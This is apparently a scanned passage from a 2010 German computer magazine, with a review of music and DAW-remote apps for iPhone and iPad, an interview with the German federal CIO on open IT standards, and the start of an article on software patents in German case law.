Software rocken kann.

Zum Anschluss von MIDI-Keyboards bietet Line 6 ein kleines Interface für den Docking Port, den MIDI Mobilizer, und die dazugehörige Software namens MIDI Memo für 60 Euro an. Damit kann beispielsweise das komplette Soundset eines Gitarren-Modellers (z. B. Der POD von Line 6) per MIDI in iPhone oder iPad übertragen werden – und wieder zurück. Das ist deutlich praktischer als das Mitschleppen eines Notebooks. Oder man spielt mit einem Keyboard eine Songidee in MIDI Memo. Das Keyboard sollte dann allerdings über eine eigene Klangerzeugung verfügen, denn momentan arbeitet unseres Wissens noch kein Software-Instrument auf iPhone und iPad mit dem MIDI Mobilizer zusammen.

USB-Audio-Adapter wie Behringers U-Control (rot) oder das µDAC von Nu Force erweitern das iPad um Cinch-Anschlüsse und Digitalausgänge. iRig und MIDI Mobilizer (links) fügen Gitarren- und MIDI-Anschlüsse hinzu.

RECHENZENTREN UND INFRASTRUKTUR

Komponenten, Kabel, Netzwerke

⟩ Veranstaltungsreihe 2010 ⟨

Spezialisten informieren IT-Leiter und RZ-Planer sowie Netzwerk-Planer über die aktuellen Trends. Informationen aus der täglichen Praxis stellen sicher, dass viel Nutzwert in der Veranstaltung vermittelt wird.

Hier ein Auszug aus der Agenda für das nächste Event in Frankfurt:

- **Qualität für die Verkabelungs-Infrastruktur – Andre Gerlach, BdNI Akademie e. K.**
  »Anerkennung von Sachkundigen für Planung, Errichtung und Prüfung von Kommunikationskabelanlagen (GIV-Sachkundige)« nach den Richtlinien VdS 3117
- **Glasfaserkabel optimal ausnutzen – Thomas Weible, flexOptix, Geschäftsführer**
  »Pluggable Module (SFP+ und XFP) für 10GbE«
- **Rechenzentrum in Containern – Frank Koch, Microsoft Deutschland, Infrastructure Architect**
  »Von Bauten zu modularen Bauelementen, die neue Generation von Rechenzentren«

Profitieren Sie von dieser hochkarätigen Veranstaltung und erleben Sie einen Tag voller nützlicher Informationen zu ausgewählten Themen.

- **Termine:** **21. September 2010 Frankfurt/Main**
  09. Dezember 2010 Hamburg
- **Preis:** 177,31 Euro (149,00 Euro ohne MwSt.)

In 2010 unterstützt von:

IP eXchange · ITENOS · DAXTEN · HUBER+SUHNER Excellence in Connectivity Solutions · Avocent · EMERSON Network Power · AT+C · ACTIVE POWER · GI

Hier anmelden:
www.rechenzentren-infrastruktur.de

Powered by: iX · Heise Events Conferences. Seminars. Workshops

Looptastic HD orientiert sich an klassischen DJ-Setups und lädt zum Spielen mit geloopten Rhythmen und Klangteppichen ein.

Im Unterschied zu Studio Track nimmt Multitrack DAW auch über USB-Audio-Interfaces auf und erlaubt das Arrangieren der Spuren.

lässt sich der Aufnahmepegel nicht regulieren und die Software funktioniert nur mit dem integrierten oder über ein am Klinkenstecker angebundenes Mikrofon. Bei der Aufnahme über ein USB-Audio-Device (siehe Kasten auf Seite 146) stürzte Four Track im Test reproduzierbar ab.

Mit den gleichen Problemen hat auch der große iPad-Bruder **Studio Track** zu kämpfen. Statt vier gibt es hier acht Spuren, die sich jeweils mit einem individuellen Effekt (Delay, Kompressor, Ein- oder Vierband-EQ) bestücken lassen. Außerdem besitzt Studio Track ein Halimodul mit Send-Regler in jedem Kanal. So viel Luxus hat seinen Preis, knapp 32 Euro sind für Studio Track zu entrichten. Das scheint recht happig für ein Programm, das keinerlei Editier- und Arrangierfunktionen bietet.

Erstaunlicherweise ist es Harmonicdog mit dem **MultiTrack DAW** gelungen, trotz fehlender Systemunterstützung sowohl eine Kontrolle für den Eingangspegel als auch ein Monitoring des Eingangssignals zu programmieren, die allerdings der Aufnahme nachgeschaltet ist und mit höheren Latenzen erkauft werden musste, die in der Praxis aber nicht weiter stören. Im Unterschied zu Four Track und Studio Track unterstützt MultiTrack auch USB-Audio-Adapter und erlaubt es, Material zu kopieren, zu trimmen, zu verschieben oder auch zu löschen. Auf eine Effektsektion muss man hingegen verzichten, ebenso auf die AudioCopy zum Einfügen von Phrasen aus anderen Musik-Apps. Die App ist für iPhone und iPad in jeweils angepassten Versionen erhältlich und ähnelt hinsichtlich der Benutzeroberfläche aktuellen Audiosequencern auf PC und Mac. Die Tracks werden also in der Vertikalen und die darauf aufgenommenen Clips in der Horizontalen sortiert. Die Basis-App für 8 Euro unterstützt acht Audiospuren. Gegen einen Aufpreis kann MultiTrack DAW auf 16 oder 24 Spuren ergänzt werden, wobei im Vollausbau 22 Euro fällig werden.

Fernbedienungen

Die Multitouch-Geräte können aber nicht nur unterwegs, sondern auch am heimischen PC oder Mac die Arbeit als Fernbedienung oder Zusatz-Controller unterstützen. Viele Musiker schätzen zwar die Funktionsstärke ihrer Recording-Software, sind aber wenig begeistert davon, mit der Maus virtuelle Dreh- und Schieberegler hin- und herzuschubsen. Daher gibt es bereits seit geraumer Zeit sogenannte DAW-Controller, die mit echten Potentiometern, Fadern und Tastern analoges Feeling in die Arbeit mit der Produktionssoftware bringen wollen. Professionelle Multitouch-Controller wie der Lemur von Jazzmutant schlagen mit Preisen von knapp 2000 Euro allerdings erhebliche Löcher in die Haushaltskasse.

Billiger geht es mit dem iPad, dessen großes Display immerhin 16 Fingerdrücke gleichzeitig registrieren kann. Auch die guten Akkulaufzeiten des Apple-Tablets sprechen für einen Einsatz als drahtlose Fernbedienung in der Musikproduktion.

Sehr flexibel zu programmieren ist die Fernbedienungs-Software namens **TouchOSC**, die für iPhone und iPad zum Preis von vier Euro erhältlich ist. Die App nutzt Open Sound Control, ein von verschiedenen Musikprogrammen (etwa Native Instruments Reaktor, Max etc.) direkt unterstütztes Remote-Protokoll. Auch in anderen Applikationen lässt sich OSC nutzen, wenn zusätzlich ein MIDI-Loop-Back-Treiber verwendet wird.

Musik-Apps für iPad & Co.

Name	iSyn	Noise.IO Pro	Argon	Sun Vox	Rebirth	iElectribe
Hersteller	Audiomidi	Amidio	Icegear	Alexander Zolotov	Propellerhead	Korg
iPad / iPhone / iPod touch	(✓) / ✓ / ✓	(✓) / ✓ / ✓	(✓) / ✓ / ✓	✓ / ✓ / ✓	(✓) / ✓ / ✓	✓ / – / –
Anwendungstyp	Synthesizer	Synthesizer	Synthesizer	Modulsynthesizer + Tracker	Drum-/Bass-Sequencer	Drum-/Bass-Sequencer
Input-Datei-Formate	–	Wav	Wav	Wav, Aiff	Song-Daten (online)	–
Output-Datei-Formate	Wav, MIDI	Wav, Caf	Wav	Wav, Aiff	Song-Daten (online)	Wav
Audio Copy	–	–	✓	–	–	–
WLAN Im- / Export	– / ✓	✓ / ✓	– / ✓	✓ / ✓	– / –	– / –
USB-Audio In / Out	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓
Bluetooth In / Out	– / ✓	– / ✓	– / ✓	– / ✓	– / –	– / ✓
Besonderheiten	Sequencer für zwei Synth- und eine Drum-Spur, integrierte Drum-Sets	Free-Noise-Modus, Sequencer für Tonhöhe, Modulation und Gate	Loop-Recorder, Step-Sequencer, Formant-Oszillator	komplexe Bedienoberfläche	je zwei Drum- und Bass-module, Song-Export nur über Propellerhead-Website	4 × 4 Drum-Samples, 4 Synth-Engines
Preis	3,99 €	11,99 €	1,59 €	3,99 €	5,99 €	7,99 €


✓ vorhanden – nicht vorhanden

Der besondere Clou ist der kostenlose Editor, mit dem sich an PC oder Mac eigene Benutzeroberflächen zusammenstellen lassen, die anschließend per WLAN an TouchOSC übertragen werden. Auch die eigentliche Remote-Kommunikation erfolgt über die drahtlose Netzwerkverbindung, wobei ein kleines WLAN-Server-Programm auf PC/Mac als Mittler zwischen iPhone/iPad und Musikprogramm fungiert. Die hohe Flexibilität erkauft man allerdings mit einem nicht unerheblichen Nerd-Faktor. Die Dokumentation versprüht herben Bastlercharme, praktische Setup-Tutorials sind kaum vorhanden, und Links auf der Website führen mal ins Leere. Nachvollziehbare Tipps zur Fehlerbehebung gibt es nicht. So weigern sich iPad und WLAN-Server-Applikation seit einigen Wochen ohne erkennbaren Grund, miteinander zu sprechen. Die Ursachen liegen nach wie vor im Dunkeln der Dreifaltigkeit von TouchOSC, iPad und Server-Applikation verborgen.

Dennoch: Dank des immensen Gestaltungsspielraums und der sehr schnell und präzise interagierenden Remote-Elemente ist TouchOSC eine durchaus lohnende Anschaffung, etwas Geduld und ausgeprägte Frustrationsresistenz vorausgesetzt.

Deutlich einfacher in der Handhabung ist **AC-7 Pro** von Saitara Soft. Dahinter verbirgt sich eine DAW-Fernbedienung im Stile der bekannten Mackie Control. Neben dem sequenzertypischen Feld mit Laufwerkstasten sind auf der Bedienoberfläche der Masterfader sowie acht Kanalzüge untergebracht. Ferner gibt es ein ganzes Arsenal von Tastern für weitere Funktionen, etwa zum Umschalten der Funktion der Schieberegler: Mit ihnen lässt sich die Lautstärke ebenso regeln wie das Panorama oder die Kanal-Equalizer.

AC-7 Pro unterstützt zum einen das herstellerübergreifende Mackie-Control-Protokoll (was allerdings unter Cubase nicht fehlerfrei funktionierte), bietet aber auch spezielle Anpassungen für Logic, Digital Performer und ProTools. iPad-typisch wird über WLAN kommuniziert. Dabei stützt sich Saitara Soft auf das von Nintendos Handheld-Konsole DS stammende Wireless-Protokoll. In der Praxis bedeutet dies, dass – wie bei TouchOSC – zusätzlich eine kostenlose Server-Applikation für den PC sowie ein Loopback-MIDI-Treiber heruntergeladen werden müssen, an dessen Ports der Server dann seine Daten senden kann. Im Sequencer wiederum werden eben diese Loopback-Treiber als MIDI-Ein- und -Ausgänge der Fernbedienung eingetragen.



TouchOSC verwandelt iPods und iPads in frei programmierbare Universalfernbedienungen für MIDI-Programme.

Am Ende des Tages

Nüchtern betrachtet, geben iPhone und iPad kein überzeugendes Bild ab, wenn man das Profil eines modernen Musik-PC zugrunde legt. Bescheidene Rechenleistung, schlechte Konnektivität in viele Richtungen und eine ganz auf die Consumer-Klientel ausgerichtete Audio-Hardware sind der Albtraum des halbwegs ambitionierten PC-Musikanten. Dass sich Musikapplikationen dennoch einer derartigen Beliebtheit erfreuen, hat mehrere gute Gründe. Der erste lautet: Noch nie war Musikmachen so portabel und dabei gleichzeitig so bunt. Auf der Busfahrt zum Arbeitsplatz einen Beat zusammenschrauben oder am Baggersee mit der Gitarre die spontane Songidee einspielen – das macht einfach Laune. Hinzu kommen die exzellenten Touchdisplays, die dieses Vergnügen noch erheblich verstärken – selbst bei eher abwegigen Benutzeroberflächen. Wenn dann noch ein Entwickler sich die Mühe macht, ein musikalisches Konzept schlüssig auf diese Geräte abzustimmen, ohne sich an Althergebrachtes zu klammern, ist das Musikantenglück perfekt.

Wer allerdings plant, seine Songs künftig komplett mit iPhone und iPad zu produzieren, sollte bedenken, dass das meist unvermeidliche Hüpfen zwischen den Applikationen und der anschließende Datenaustausch bald kreativitätsbremsend wirkt. Alleskönner gibt es auf diesen Geräten ebenso wenig wie die Option, weitere Funktionen oder auch Instrumente per Plug-in nachzurüsten. Und daher bleibt nur der Wechsel der Apps: den Bass mit Argon einspielen, kopieren. In Studio Track wechseln, Audiodatei einfügen. Programm schließen. Etwas Flächiges mit Looptastic programmieren, Audiodatei kopieren, zurück zu Studio Track et cetera. Dieser Workflow wird auch durch die just in iOS 4 implementierten Multitasking-Fähigkeiten nicht wesentlich verbessert. Da darf sich glücklich schätzen, wer für seine Musik nichts weiter benötigt als eine einzige App wie etwa Sun Vox, oder das bereits in [2] vorgestellte Music Studio, ein kompletter MIDI-Sequencer, aber ohne Audiospuren und mit einem relativ eingeschränkten Instrumenten-Set.

Voll und ganz in seinem Element ist vor allem das iPad beim Thema DAW Remotes. Neben TouchOSC oder AC-7 erleichtern auch universelle Mac-Fernbedienung wie das Air-Display von Avatron die Arbeit am Rechner, erlauben sie beispielsweise die Touch-Kontrolle des Mixers von Cubase und anderer Fensterchen. Lange Akku-Laufzeit, großes Touchdisplay – da stehen iPad-Musikern noch rosige Zeiten bevor. (hag)

Literatur

[1] Kai Schwirzke, Vierspur-iPhone, c't 1/10, S. 56
[2] Kai Schwirzke, Pocket-Studio, c't 2/10, S. 52

Beat Maker	Looptastic HD	Music Studio	Four Track	Studio Track	Multitrack DAW	TouchOSC	AC-7 Pro
Intua	Sound Trends LLC	Xewton	Sonoma WireWorks	Sonoma WireWorks	Harmonicdog	Hexler	Saitara Soft
(✓) / ✓ / ✓	✓ / ✓ / ✓	(✓) / ✓ / ✓	(✓) / ✓ / ✓	✓ / – / –	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / – / –
Drum-Sequencer	Loop-Mixer	„MIDI"-Sequencer	Vierspur-Audiorecorder	Achtspur-Audiorecorder	Achtspur-Audiorecorder	Controller	Controller
Wav, MIDI	Wav	MIDI	–	–	–	–	–
Wav, MIDI	Wav	MIDI, Wav	Wav	Wav	Wav, Ogg	–	–
✓	✓	–	✓	✓	–	–	–
✓ / ✓	✓ / ✓	– / ✓	– / ✓	– / ✓	– / –	– / –	– / –
– / ✓	– / ✓	– / ✓	– / –	– / –	✓ / ✓	– / –	– / –
– / ✓	– / ✓	– / ✓	– / –	– / –	– / –	– / –	– / –
Import von eigenen Samples über BeatPack (PC/Mac)	Upload auf SoundCloud möglich	Basisinstrumente können kostenpflichtig ergänzt werden	Aufnahmepegel nicht einstellbar	Aufnahmepegel nicht einstellbar	auf 24 Spuren ausbaubar, non-destruktives Editing, direkter Upload auf SoundCloud möglich, Export via E-Mail	Controller frei konfigurierbar	für Mackie-Control-Protokoll
7,99 €	11,99 €	11,99 €	7,99 €	31,99 €	7,99 € bis 21,99 €	3,99 €	7,99 €

Robert Seetzen

„Kreative Inkompatibilität"

Bundes-CIO Rogall-Grothe plädiert für offene Standards

Kryptische Kürzel, große Ziele: EIF und SAGA sollen die IT der öffentlichen Hand nachhaltig auf den Einsatz offener, frei verfügbarer Standards einschwören. Doch manche Beobachter sehen die Politik auf Schlingerkurs.

Einst vor allem ein Thema eingeweihter Spezialisten, beschäftigt die Förderung offener IT-Standards seit einiger Zeit auch größere Kreise der Politik. Öffentliche Verwaltungen sollen nicht länger an Software einzelner Hersteller gefesselt sein, sondern vollständig offengelegte, jedermann kostenlos zugängliche Protokolle, Schnittstellen und Dateiformate für den Datenaustausch nutzen. Erst so sind sämtliche Komponenten des Hard- und Software-Stacks beliebig austauschbar und damit einem lebendigen Wettbewerb unterworfen.

Besondere Bedeutung kommt offenen IT-Standards mit Blick auf den Einsatz freier Software zu: IT-Landschaften, in denen proprietäre Standards eine tragende Rolle spielen, bleiben freier Software in der Regel verschlossen. Aber auch Anbieter kommerzieller Lösungen profitieren von lizenzfrei nutzbaren Standards und der damit verbundenen Rechtssicherheit.

Von der weitreichenden Bedeutung offener Standards sind auch EU-Politiker überzeugt. Bereits 2004 wurde mit dem European Interoperatibility Framework, kurz EIF, ein Rahmen für den Einsatz offener Standards in der öffentlichen Verwaltung geschaffen. EIF gilt nicht zuletzt wegen seiner klaren Begriffsdefinitionen als vorbildliches Dokument und wertvolle Entscheidungshilfe für die IT-Planung der öffentlichen Hand. In einer vor wenigen Monaten durchgesickerten Neufassung des Papiers waren die klaren Formulierungen jedoch vagen, weitgehend bedeutungslosen Allgemeinplätzen gewichen.

Dabei täte sprachliche Klarheit Not. So bringt ein zwar offen dokumentierter, jedoch an hohe Lizenzzahlungen geknüpfter Standard mit Blick auf offene Märkte wenig Nutzen. Auch sogenannte RAND-Lizenzen (Reasonable And Non-Discriminatory) mit diskrimierungsfreien, „vernünftigen" Lizenzgebühren bergen stets die Gefahr einer Stärkung einzelner Marktteilnehmer. In der zuletzt bekannt gewordenen Fassung des EIF ist die Offenheit von Standards nicht mehr eindeutig definiert. Die IT-Beauftragten mehrerer EU-Mitgliedsländer wollen den Entwurf angeblich ablehnen. Eine allgemein zugängliche, offizielle Dokumentation der aktuellen Entscheidungsprozesse existiert bislang jedoch nicht, die Zukunft des wichtigen Papiers muss deshalb als unsicher gelten.

Mehr Wettbewerb

Klarere Perspektiven hat SAGA, ein bundesdeutsches Dokument zur Verwendung von IT-Standards in der öffentlichen Verwaltung. Seit ihrer ersten Veröffentlichung im Jahr 2002 wurde die Beschreibung der „Standards und Architekturen für E-Government-Anwendungen" drei Mal neu aufgelegt, eine vierte Überarbeitung steht kurz vor der Fertigstellung. SAGA 5 wird anders als die Vorgängerversionen bindenden Charakter für die IT-Beschaffung der gesamten Bundesverwaltung haben.

Staatssekretärin Cornelia Rogall-Grothe, IT-Beauftragte der Bundesregierung, sieht SAGA als starkes Fundament für die dauerhafte Nutzung offener Standards. Im Interview mit c't zählt sie dabei auch die Wirtschaft – offenen Strukturen nicht immer zugeneigt – zu den Gewinnern: Wo proprietäre, mit speziellen Nutzungsbedingungen und Lizenzkosten behaftete Standards ausgeschlossen sind, stehe die Teilnahme an Ausschreibungen mehr Markteilnehmern offen. Rogall-Grothe sieht in diesem Zusammenhang auch die EU auf gutem Weg, trotz der Querelen um die EIF-Neufassung. Tatsächlich lassen sowohl die Aussagen von Rogall-Grothe wie auch aktuelle Initiativen der europäischen IT-Kommissarin Neelie Kroes Raum für vorsichtigen Optimismus [1]. Bis offene Standards auf allen Ebenen der öffentlichen Verwaltung selbstverständlich Verwendung finden, dürften aber noch einige Kämpfe mit den Schwergewichten der IT-Industrie auszutragen sein.

Bundes-CIO Cornelia Rogall-Grothe: „Offene IT-Standards spielen eine sehr große Rolle."

c't: Frau Staatssekretärin, nur wenige Bürger haben eine genauere Vorstellung von den Aufgaben der „Bundes-CIO". Bitte geben Sie uns eine kurze Beschreibung Ihrer wichtigsten Arbeitsinhalte.

Rogall-Grothe: Meine Aufgabe ist in erster Linie eine Managementfunktion, um die IT der Bundesverwaltung zukunftsfähig aufzustellen und messbar voranzubringen. Dabei geht es insbesondere darum, Architekturen, Standards und Methoden der IT festzulegen und die Bereitstellung der notwendigen Infrastruktur zu steuern. Darüber hinaus gibt es eine Reihe von wichtigen Projekten wie den neuen Personalausweis oder De-Mail. Wichtig ist auch, dass die IT des Bundes mit konkreten Projekten eine Vorbildfunktion für eine leistungsstarke und moderne IT der öffentlichen Verwaltung insgesamt übernehmen kann.

c't: Für die Nutzung gemeinsamer Standards in der IT des Bundes wurde 2002 die erste, mittlerweile mehrfach überarbeitete Fassung des SAGA-Dokuments vorgestellt. Wer ist an der Formulierung beteiligt? Und wer entscheidet über die letztendlich gültige Fassung?

Rogall-Grothe: SAGA ist auf Initiative von Experten aus Wirtschaft, Wissenschaft und Verwaltung entstanden. Ein Expertenkreis mit Vertretern aus Industrie, Wissenschaft und Behörden wird in regelmäßigen Abständen oder bei begründeten Anlässen in die Entwicklung von SAGA mit einbezogen. Zur Formulierung der aktuellen Version von SAGA wurde durch den IT-Rat Ende letzten Jahres eine Projektgruppe SAGA eingesetzt, in welcher Experten aller Ressorts ihren Sachverstand einbringen. Das Ergebnis dieser Arbeit, SAGA in der Version 5.0, wird die Projektgruppe nächstes Jahr dem IT-Rat zur Entscheidung vorlegen.

c't: Welche Rolle spielen kostenlos nutzbare, offengelegte Standards in diesem Zusammenhang?

Rogall-Grothe: Offene IT-Standards spielen eine sehr große Rolle, weil wir meinen, dass mit offenen IT-Standards ein Höchstmaß an Interoperabilität zu erreichen ist. Auch denken wir, dass wir nur mit offenen Standards weitestgehende Herstellerunabhängigkeit erreichen und damit Risiken vermeiden können. Besonders im Austausch mit den Bürgern ist dieser Punkt wichtig, weil wir niemanden zum Kauf bestimmter Produkte nötigen wollen, nur damit er mit den Behörden elektronisch kommunizieren kann.

Offene Standards ...

c't: Wie definieren Sie den Begriff offener Standard?

Rogall-Grothe: Im Rahmen von SAGA stellen wir nur Mindestanforderungen an die Offenheit von Standards oder – allgemeiner gesprochen – Spezifikationen. Wir möchten, dass diese vollständig publiziert sind und uneingeschränkt genutzt werden können, und zwar dauerhaft. Ob eine Spezifikation schon zu einer nationalen oder gar internationalen Norm erhoben wurde, ist dabei von nachrangigem Interesse. Umso wichtiger ist es, dass eine Nutzung von Spezifikationen nicht durch Urheberrechte oder lizenzrechtliche Bestimmungen eingeschränkt wird und der Standard am Markt etabliert und damit voraussichtlich auch stabil ist.

c't: Die Umstellung auf offene Standards bedeutet teils erheblichen Aufwand. Wie reagieren die Kostenträger und mit welcher Zeitperspektive dürfen sie auf Einsparungseffekte hoffen?

Rogall-Grothe: Die Kostenträger haben zunächst nicht durchweg mit Begeisterung reagiert. Wir haben hier alle über die Jahre dazulernen müssen. Einspareffekte erhoffen wir uns mittel- bis langfristig vor allem durch Effizienzgewinne. Wenn alle für den gleichen Zweck die gleichen Spezifikationen nutzen, gewinnen wir zweimal: Einmal durch die Verkürzung von Entwicklungszeiten bei behördenübergreifenden Projekten und zum anderen durch Stabilitätszuwachs.

c't: Auf rund 160 Seiten Dokumentation benennt SAGA mehr als 300 relevante Standards. Wie wollen Sie sicherstellen, dass die Mitarbeiterinnen und Mitarbeiter der Bundes-IT, Hersteller und Dienstleister ausreichende Kenntnisse zur sinnvollen Nutzung der Richtlinien mitbringen?

Rogall-Grothe: Zunächst einmal sind die Richtlinien frei verfügbar und für jedermann jederzeit einsehbar. Für die IT-Fachkräfte der Bundesverwaltung bieten wir darüber hinaus schon seit Jahren Schulungen an, die auch gerne genutzt werden. SAGA ist ja außerdem kein Hexenwerk und verweist in Bezug auf die empfohlenen und verbindlichen Spezifikationen nur auf offene Standards. Hersteller und Dienstleister profitieren im Übrigen von unseren Mindestanforderungen an die Offenheit, da durch die SAGA-Standards zum einen keine lizenzrechtlichen Komplikationen zu befürchten sind und zum anderen die Spezifikationen zu den empfohlenen und verbindlichen Standards auch frei oder gegen eine angemessene Gebühr verfügbar sind. Es muss niemand „zertifizierter" Partner irgendwelcher Hersteller sein, um ins Geschäft zu kommen.

c't: Wenn Bürger einer Bundesbehörde digitale Dokumente übermitteln wollen, welche Dateiformate für Texte, Tabellen und Bilder sollten sie am ehesten nutzen?

Rogall-Grothe: Zum Austausch von Dokumenten eignet sich wohl am besten das mittlerweile frei verfügbare und lizenzrechtlich nicht eingeschränkte PDF-Format, das auch durch eine Vielzahl von Produkten stabil unterstützt wird. Office-Dokumente eignen sich grundsätzlich nicht für den Austausch. Zum einen enthalten sie meistens mehr Informationen als man übermitteln möchte, zum anderen haben wir das Problem eines noch immer hohen Maßes an kreativer Inkompatibilität zwischen den verschiedenen Office-Anwendungen. Unterm Strich sind Sie oftmals dazu genötigt, das gleiche Produkt in der gleichen Version für das gleiche Betriebssystem zu nutzen, wenn Sie Office-Dokumente austauschen wollen. Aber glücklicherweise besteht bei Verwendung von PDF in der Regel auch gar keine Notwendigkeit zum Austausch von Office-Dokumenten. Für den Austausch von Bildern eignen sich Formate wie JPEG oder PNG, die von allen gängigen Bildbetrachtern oder Bildbearbeitungsprogrammen unterstützt werden.

EU-Kommissarin Neelie Kroes will die Industrie zu mehr Interoperabilität zwingen.

... und Marktstandards

c't: Der seit April tätige IT-Planungsrat soll die Zusammenarbeit der IT-Systeme von Bund und Ländern verbessern. Für Kritik hat der im entsprechenden Staatsvertrag verwendete Begriff der „Marktstandards" gesorgt. Was wird in der Arbeit des Planungsrats Vorrang haben: Die Nutzung gegebenenfalls auch proprietärer Marktstandards oder der Einsatz offener Standards?

Rogall-Grothe: Den Begriff Marktstandards wollen wir keineswegs im Sinne proprietärer Standards verstanden wissen. Gemeint ist vor allem, dass wir dort keine eigenen Standards entwickeln wollen, wo am Markt bereits gut etablierte Standards vorhanden sind. Der Begriff Marktstandards wird im IT-Staatsvertrag als Gegenbegriff zu den von der öffentlichen Verwaltung selbst entwickelten Standards genutzt und nicht als Gegenbegriff zu offenen Standards. Wenn etwa für ein Verfahren zum Austausch von Planungsdaten der Straßenbauämter auf bewährte Standards zur Beschreibung von Geodaten zurückgegriffen werden kann, dann soll das auch geschehen und nicht ein weiterer Standard in die Welt gesetzt werden.

c't: Auf europäischer Ebene hat das European Interoperability Framework starke Richtlinien für offene Standards definiert. Aktuelle Neufassungen lassen eine Stärkung proprietärer Standards befürchten. Wird EIF offene Standards auch in Zukunft ausreichend fördern?

Rogall-Grothe: Der den aktuellen Aktivitäten zur Weiterentwicklung des EIF zugrunde liegende Beschluss, der sogenannte ISA-Beschluss, lässt eigentlich gar nichts anderes zu als die Förderung offener Standards. Offenheit und Technologieneutralität sind zwei der fünf Säulen, auf die sich dieser Beschluss ausdrücklich zur Erreichung der Interoperabilitätsziele der EU stützt.

c't: Neelie Kroes hat vor kurzem ihre „Digitale Agenda" zur künftigen Entwicklung der europäischen IT-Landschaft vorgelegt. Auch hier gab es Kritik an den Formulierungen zu offenen Standards. Ist die Agenda an dieser Stelle klar genug formuliert? Wird sie offene, auch kleinen Marktteilnehmern gut zugängliche Strukturen ausreichend fördern?

Rogall-Grothe: Neelie Kroes ist eine starke Verfechterin des freien und fairen Wettbewerbs. Das hat sie mit einigen Wettbewerbsverfahren in der Vergangenheit mehr als deutlich gemacht. Ich habe keinen Zweifel daran, dass die von ihr maßgeblich beförderte Digitale Agenda offene und gut zugängliche Strukturen ausreichend fördern wird. (odi)

Literatur

[1] Mirko Dölle, Zwangsjacken ade?, http://heise.de/-1024893 c't

Dr. Marc Störing

Tür auf für Softwarepatente

BGH legt „Technizität" bei Software großzügig aus

Ist in Deutschland ab sofort nahezu jede Software patentierbar? Der Bundesgerichtshof zumindest hat in gleich zwei Verfahren einer gesetzlich eigentlich ausgeschlossenen Patentierbarkeit von Softwarelösungen weit die Tür geöffnet. Entwickler müssen sich nun mit Chancen und Risiken patentgeschützter Software beschäftigen.

Ein Patent schützt eine neu erfundene, technische Lösung eines technischen Problems. Der Erfinder genießt damit nicht direkt Schutz für die konkrete technische Vorkehrung oder Maschine, sondern für die dahinterstehende Idee – so sie denn neu ist. Ein typisches Patent ist etwa der Fischer-Dübel: die abstrakte Idee, wie sich eine Schraube in einem Bohrloch fixieren lässt.

Unabhängig davon schützt das Urheberrecht geistige Werke, etwa den Text eines Buches, ein Musikstück oder auch Softwarecode. Schutz genießt dabei nur das konkrete, fertig ausgestaltete Werk, etwa der konkrete Text oder der konkrete Programmcode. Die einzelnen Harry-Potter-Bände sind deshalb genauso urheberrechtlich geschützt wie der Programmcode jeder Microsoft-Word-Version. Hingegen schützt das Urheberrecht nicht die dahinterstehenden Einfälle. Deshalb ist die abstrakte Idee, Erlebnisse eines Schülers in einem Zauberinternat zu erzählen, ebenso wenig urheberrechtlich geschützt wie der Ansatz, Text am Bildschirm auf einer virtuellen Seite zu bearbeiten.

Ringen um Softwarepatente

Dieses in Deutschland und anderen EU-Staaten bestehende Nebeneinander von Patentschutz und Urheberrecht sorgte schon lange für Diskussionen: Software wäre noch besser geschützt, wenn neben dem urheberrechtlichen Schutz zusätzlich auch ein Patentschutz möglich wäre.

Die Befürworter eines solchen Patentschutzes von Software sprechen von „computerimplementierten Erfindungen". Und die müssten im Interesse des Investitionsschutzes durch Patente abgesichert werden können. Und warum sollten Erfindungen im Bereich von Software schlechter als andere Erfindungen behandelt werden? Man müsste aufhören, den technischen Charakter von Problem und Lösung – die sogenannte Technizität – so streng zu sehen. Im digitalen Zeitalter sei es nicht mehr angemessen, die Beherrschung von Naturkräften, also ein Klappern, Rattern oder Zischen zu verlangen.

Nach Auffassung der Kritiker eines Patentschutzes für Software ist das Kriterium der Technizität aber entscheidend wichtig. Denn ohne technischen Charakter von Problem und Lösung fürchten sie eine Monopolisierung von bloßen Ideen. Gewinner der Möglichkeit, Software patentieren zu lassen, wären vor allem die wenigen ganz großen internationalen Player. Verlierer hingegen die Unternehmen aus dem Mittelstand und insbesondere auch Entwickler oder Nutzer von Open-Source-Software. Denn solchen Entwicklern dürfte die vor allem finanzielle Schlagkraft fehlen, sich geschickt über das Minenfeld fremder Softwarepatente zu bewegen. Und ohnehin zeige doch insbesondere das US-amerikanische System [1] mit ebenso fruchtlosen wie millionenschweren Patentschlachten einerseits und mitunter hanebüchenen Trivialpatenten andererseits offensichtliche Schwächen eines Systems, das so nicht auch noch in Europa eingeführt werden dürfte.

Ausgangssituation

Softwarepatente sind deshalb weniger ein rechtliches Problem als eine gesellschaftliche Diskussion [2]. Gegen Ende der 1990er-Jahre begann eine heftig geführte Debatte um eine EG-Richtlinie zu computerimplementierten Erfindungen. Nach heftigen Diskussionen in Fachkreisen und Turbulenzen bei den Abstimmungen in den Ratssitzungen beschloss zwar der EU-Rat eine Richtlinie, die Softwarepatenten die Tür öffnete – das EU-Parlament verwarf diese Richtlinie dann aber wieder.

Bild: Fischer

Artur Fischer hat in den vergangenen 60 Jahren mehr als 1100 Erfindungen angemeldet – sein wohl bekanntestes Produkt ist der Fischer-Dübel.

Heute schließen deshalb sowohl Paragraf 1 des deutschen Patentgesetzes wie auch Artikel 52 des Europäischen Patentübereinkommens „Programme für Datenverarbeitungsanlagen" beziehungsweise Software „als solche" von der Patentierbarkeit ausdrücklich aus. Während also Software isoliert betrachtet nicht patentierbar sein soll, ist ein Patentschutz für technische Probleme mit technischen Mitteln gerade der Kern des Patentwesens.

